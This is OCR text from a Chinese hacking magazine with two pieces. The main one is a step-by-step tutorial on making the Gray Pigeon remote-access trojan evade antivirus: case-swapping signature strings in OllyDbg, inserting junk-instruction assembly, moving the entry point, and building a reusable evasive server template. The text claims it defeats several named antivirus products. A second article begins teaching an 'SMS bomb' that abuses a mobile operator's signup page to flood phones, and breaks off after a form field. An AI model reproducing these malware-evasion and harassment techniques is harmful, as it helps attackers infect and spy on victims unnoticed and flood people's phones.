


图1

接着我们运行LordPE，在弹出的窗口中点击"PE编辑器"来选择服务端，接着点击"区段"按钮，在弹出的"区段表"窗口找到"Name"名称为"hake"的这一项，地址为000C2000，接下来我们要在这里添加花指令，如图2 所示。


图2

更改关键字

运行Ollydbg，点击工具栏中的"打开"按钮载入刚刚生成的服务端。首先我们对服务端的关键字进行更改，因为这些关键字很多都被杀毒软件厂商作为特征码进行了记录。在程序的入口点击鼠标右键，选择"查找"选项中的"所有参考文件字串"命令（如图1 所示），然后程序会弹出一个名为"文本字串参考位于"的窗口，在这个窗口中的"反汇编"项目中我们会发现很多ASCII编码的文本字符串，如图3所示。

接着再点击鼠标右键中的"反汇编窗口中跟随"命令，返回Ollydbg主窗口，在反汇编项目中找到ASCII编码的字符串。在它上面点击鼠标右键，选择"二进制"中的"编辑"命令，在弹出窗口的"ASCII"中我们使用大小写替换法，将原有内容中的大写字母改为小写，小写




图3

字母改为大写，比如将IEXPLORE.EXE改为IeXPloRE.EXE，然后我们按照上面的方法对其他的ASCII编码的字符串进行修改，如图4所示。




图4

加花

> 小提示：光靠修改服务端中的关键字，很难完全通过杀毒软件的查杀，因为现在的杀毒软件都有多套特征码，下面我们通过修改文件头和加花等方法进行免杀操作。虽然现在网上有很多加花的工具，但是通过工具进行加花不一定每次都能成功，所以最好还是手工加花。

首先通过反汇编工具Ollydbg载入服务端，程序自动停留在程序的入口点004A1E48，如图5所示。

地址	HEX 数据	反汇编	注释
004A1E48	$ 55	push ebp	
004A1E49	. 8BEC	mov ebp, esp	
004A1E4B	. B9 04000000	mov ecx, 4	
004A1E50	> 6A 00	push 0	
004A1E52	. 6A 00	push 0	
004A1E54	. 49	dec ecx	
004A1E55	.^ 75 F9	jnz short 004A1E50	

图5

在程序的尾部找到一段空白处，如004A21EA。从此处向下选择多行，点击鼠标右键选择"二进制"菜单中的"使用NOP填充"命令，将这些代码进行填充。然后点击右键菜单中的"汇编"命令，依次在"汇编"窗口中依次写入下面这段花指令：

```
push ebp
mov ebp,esp
push -1
push 111111
push 222222
mov eax,fs:[0]
push eax
mov fs:[0],esp
pop eax
mov fs:[0],eax
pop eax
pop eax
pop eax
pop eax
mov ebp,eax
jmp 跳转到任意地址，这里我选择的是004A2218
```

修改文件头

加花完成后，我们开始修改文件头，然后返回来原来的入口点，即004A1E48。我们将入口点的几行代码转移到其他的空白地址。这里我们选择入口点的3行，然后点击右键菜单并选择"复制"菜单中的"到剪贴板"命令，如图6所示。




图6

复制完成后，点击鼠标右键并选择"二进制"菜单中的"使用NOP填充"命令，将这3行代码进行填充。然后回到004A2218处，点击右键菜单中的"汇编"命令，依次在"汇编"窗口中将刚刚复制的3行代码写入。最后还需要在第4行代码后添加一句"jmp 004A1E50"，从而使程序能够跳转回原来的第4行代码，保证程序的连贯性。

修改完成后，我们来进行文件的保存。选择右键菜单中的"复制到可执行文件"，接着在它的子菜单中选择"全部修正"命令，如图7所示。




图7

接着弹出一个标题为"复制所选到可执行文件"窗口，我们点击其中的"全部复制"按钮，最后在弹出的新窗口中点击鼠标右键，接着点击"保存文件"将我们修改的程序另存为即可。

由于刚刚更添加了花指令，程序的入口点被修改了，这里我们需要利用刚刚使用过的LordPE来更新程序的入口点。运行LordPE，点击"PE编辑器"按钮选择刚刚修改好的程序文件，我们在"入口点地址"处将原来的入口点"004A1E48"更改为现在的入口点"004A21EA"，然后点击"保存"，如图8所示。




图8

更改服务端

经过上面的这些免杀处理后，确认服务端已经不会被卡巴斯基、金山毒霸、瑞星、江民等查杀了。现在我们要将这个免杀的服务端充分加以利用，由于这个免杀的服务端已经写入了配置信息，如果别人想使用的话，就需要将他的配置信息写入到服务端中。下面我们就来看看如何将自己的配置信息写入到服务端中。

1.插入自己的配置信息

用户首先通过灰鸽子黑防专版配置一个属于自己的服务端，接着运行PE Explorer并选择刚刚配置的服务端。然后点击工具栏中的"资源查看／编辑器"→"RC数据"→"HACKER"选项，在右侧窗口中会出现一串没有规律的字符串，这就是我们所需要的配置信息。在窗口上点击鼠标右键中的"全选"命令，再选择"复制"命令将字符串复制到剪贴板中。接着点击PE Explorer程序工具栏中的"打开文件"按钮，选择免杀的服务端，按照上面的步骤找到"HACKER"选项，接着点击资源工具栏中的"资源编辑器"按钮，在弹出的窗口中点击鼠标右键中的"全选"，然后再点"粘贴"覆盖原有的配置信息，如图9所示。最后确定退出后就完成了木马服务端的"为我所用"操作。

2.制作免杀的服务端"母体"

如果用户觉得上面的操作比较复杂的话，我们可以




图9

直接将这个免杀的服务端改为服务端"母体"，这样用户就可以"一劳永逸"的进行使用了。运行Resource Hacker，点击"文件"菜单中的"打开"命令，接着选择我们刚刚制作成功的免杀服务端。然后在资源树中选择"RC数据"中的"HACKER"选项，其中有一个为"0"的项目。在该项目上点击鼠标右键，再选择其中的"删除资源"选项，如图10所示。




图10

完成操作后，点击"文件"菜单中的"另存为"命令，将其重命名为CServer.dat。最后将其复制粘贴到灰鸽子黑防版所在目录的"Cache"文件夹，替换原来的CServer.dat即可。

适合读者：免费爱好者、黑器爱好者　　前置知识：无

VIP会员学习成果展

菜鸟也要自己做永不过期短信炸弹

文／图[黑防VIP]小生这厢有礼

我们一般玩的短信炸弹都是有时间限制的，一般过不了几天就无法使用了。现在我就教你制作一个简单的万能手机炸弹，可以说是永不过期。

我们先来看看这个页面http://mo.bokee.com/special/feixun/reg.php。这是移动公司自己搞的活动，发送短信速度可以说是"相当"快，最适合做短信炸弹了。让我们来看看它的源代码，我截取了其中比较关键的部分。

```
<input name="mobile" type="text" class="ver2input" style="width:200px" tabindex="1" maxlength="15" />
